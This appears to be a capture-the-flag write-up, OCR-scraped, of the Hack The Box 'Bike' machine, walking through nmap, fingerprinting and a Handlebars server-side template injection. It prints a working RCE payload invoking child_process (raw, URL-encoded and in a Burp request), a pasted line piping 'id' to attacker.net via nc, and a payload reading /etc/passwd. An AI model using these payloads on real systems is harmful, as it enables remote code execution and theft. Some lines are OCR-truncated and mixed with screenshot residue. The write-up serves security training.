
BIKE

Álvaro Delgado Hernández



```
┌──(root㉿kali)-[/home/alvadelg]
└─# nmap -sC -sV -v 10.129.167.214
```

Explanation of Each Argument

-sC: Default Script Scan


This option tells Nmap to run a set of default scripts against the target. These scripts are designed to detect common vulnerabilities and gather useful information.

-sV: Version Detection

This option tells Nmap to detect the versions of the services running on open ports.

-v: Verbose Output


This flag enables verbose mode, providing more detailed information about the scanning process and results.




```
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title:  Bike
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

What TCP ports does nmap identify as open? Answer with a list of ports seperated by commas with no spaces, from low to high.

22,80



This is the website in the port 80.


10.129.167.214
Kali Tools
Kali Docs
Kali Forums
Everyth
e can let you know
E-
Wappalyzer
TECHNOLOGIES
MORE INFO
Export
Something wrong or missing?
Generate sales leads
Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Web frameworks
Express

CDN
Google Hosted Libraries

Web servers
Express

JavaScript libraries
jQuery 2.2.4


Programming languages
Node.js

Wappalyzer is a tool used to identify the technologies that a website is built with. This includes programming languages, content management systems, frameworks, and more.

What software is running the service listening on the http/web port identified in the first question?

node.js

What is the name of the Web Framework according to Wappalyzer?




Express

What is the name of the vulnerability we test for by submitting {{7*7}}?


Server Side Template Injection

The vulnerability you are testing for by submitting {{7*7}} is called Server-Side Template Injection (SSTI). This type of vulnerability occurs when user input is embedded into server-side templates in an unsafe manner, allowing an attacker to inject and execute arbitrary code.


By submitting {{7*7}}, you are trying to see if the template engine evaluates the expression and returns the result (in this case, 49). If it does, it indicates that the template engine is interpreting user input, and you may be able to perform more complex and potentially harmful injections.



```
Error: Parse error on line 1:
{{7*7}}
--^
Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID'
    at Parser.parseError (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:268:19)
    at Parser.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:337:30)
    at HandlebarsEnvironment.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43)
    at compileInput (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19)
    at ret (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18)
    at router.post (/root/Backend/routes/handlers.js:14:16)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
    at next (/root/Backend/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/root/Backend/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
```



```
Error: Parse error on line 1:
{{7*7}}{{#each this}}
--^
Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID'
    at Parser.parseError (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:268:19)
    at Parser.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:337:30)
    at HandlebarsEnvironment.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43)
    at compileInput (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19)
    at ret (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18)
    at router.post (/root/Backend/routes/handlers.js:14:16)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
    at next (/root/Backend/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/root/Backend/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
```



```
= x.exec('id | nc attacker.net 80')
```

```
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdo
```

More information

- In Jade section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade--codepen

Handlebars (NodeJS)

Path Traversal (more info here).

```
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\
```

- = Error
- ${7*7} = ${7*7}
- Nothing

https://hacktricks.boitatech.com.br/pentesting-web/ssti-server-side-template-injection

What is the name of the BurpSuite tab used to encode text?

Decoder


In order to send special characters in our payload in an HTTP request, we'll encode the payload.

What type of encoding do we use?

URL

Cyberchef
Example→

https://gchq.github.io/CyberChef/#recipe=URL_Encode(false)&input=e3sjd2l0aCAicyIgYXMgfHN0cmluZ3x9fQogIHt7I3dpdGggImUifX0KICAgIHt7I3dpdGggc3BsaXQgYXMgfGNvbnNsaXN0fH19CiAgICAgIHt7dGhpcy5wb3B9fQogICAgICB7e3RoaXMucHVzaCAobG9va3VwIHN0cmluZy5zdWIgImNvbnN0cnVjdG9yIil9fQogICAgICB7e3RoaXMucG9wfX0KICAgICAge3sjd2l0aCBzdHJpbmcuc3BsaXQgYXMgfGNvZGVsaXN0fH19CiAgICAgICAge3t0aGlzLnBvcH19CiAgICAgICAge3t0aGlzLnB1c2ggInJldHVybiByZXF1aXJlKCdjaGlsZF9wcm9jZXNzJykuZXhlYygnd2hvYW1pJyk7In19CiAgICAgICAge3t0aGlzLnBvcH19CiAgICAgICAge3sjZWFjaCBjb25zbGlzdH19CiAgICAgICAgICB7eyN3aXRoIChzdHJpbmcuc3ViLmFwcGx5IDAgY29kZWxpc3QpfX0KICAgICAgICAgICAge3t0aGlzfX0KICAgICAgICAgIHt7L3dpdGh9fQogICAgICAgIHt7L2VhY2h9fQogICAgICB7ey93aXRofX0KICAgIHt7L3dpdGh9fQogIHt7L3dpdGh9fQ




URL Encode

□ Encode all special chars

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
```


```
502  18                                          Raw Bytes  LF
```

```
%7B%7B#with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0A%20%20%7B%7B#with%20%22e%22%7D%7D%0A%20%20%20%20%7B%7B#w
ith%20split%20as%20%7Cconslist%7C%7D%7D%0A%20%20%20%20%20%20%7B%7Bthis.pop%7D%7D%0A%20%20%20%20%20%20%7B%7
Bthis.push%20(lookup%20string.sub%20%22constructor%22)%7D%7D%0A%20%20%20%20%20%20%7B%7Bthis.pop%7D%7D%0A%2
0%20%20%20%20%20%7B%7B#with%20string.split%20as%20%7Ccodelist%7C%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7Bthi
s.pop%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7Bthis.push%20%22return%20require('child_process').exec('whoami'
);
%22%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7Bthis.pop%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7B#each%20conslist%
7D%7D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B#with%20(string.sub.apply%200%20codelist)%7D%7D%0A%20%20%20%20
%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B/
with%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7B/each%7D%7D%0A%20%20%20%20%20%20%7B%7B/
with%7D%7D%0A%20%20%20%20%7B%7B/with%7D%7D%0A%20%20%7B%7B/with%7D%7D
```




Time	Type	Direction	Method	UR
17:31:31 23 feb 2...	HTTP	→ Request	POST	htt
17:31:32 23 feb ...	HTTP	→ Request	POST	htt
17:31:32 23 feb ...	HTTP	→ Re		htt
17:31:33 23 feb ...	HTTP	→ Re		htt
18:11:29 23 feb 2...	HTTP	→ Re		htt
18:11:30 23 feb ...	HTTP	→ Re		htt
18:11:31 23 feb 2...	HTTP	→ Re		htt
18:11:31 23 feb 2...	HTTP	→ Re		htt
18:11:31 23 feb 2...	HTTP	→ Re		htt
18:24:55 23 feb ...	HTTP	→ Re		htt
18:43:12 23 feb ...	HTTP	→ Re		htt
18:43:34 23 feb ...	HTTP	→ Re		htt


Send to repeater →



```
POST / HTTP/1.1
Host: 10.129.167.214
Content-Length: 35
Cache-Control: max-age=0
Accept-Language: es-ES,es;q=0.9
Origin: http://10.129.167.214
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.167.214/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

email=
%7B%7B#with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0A%20%20%7B%7B#with%20%22e%22%7D%7D
%0A%20%20%20%20%7B%7B#with%20split%20as%20%7Cconslist%7C%7D%7D%0A%20%20%20%20%20%20
%7B%7Bthis.pop%7D%7D%0A%20%20%20%20%20%20%7B%7Bthis.push%20(lookup%20string.sub%20%
22constructor%22)%7D%7D%0A%20%20%20%20%20%20%7B%7Bthis.pop%7D%7D%0A%20%20%20%20%20%
20%7B%7B#with%20string.split%20as%20%7Ccodelist%7C%7D%7D%0A%20%20%20%20%20%20%20%20
%7B%7Bthis.pop%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7Bthis.push%20%22return%20requir
e('child_process').exec('whoami');%22%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7Bthis.po
p%7D%7D%0A%20%20%20%20%20%20%20%20%7B%7B#each%20conslist%7D%7D%0A%20%20%20%20%20%20
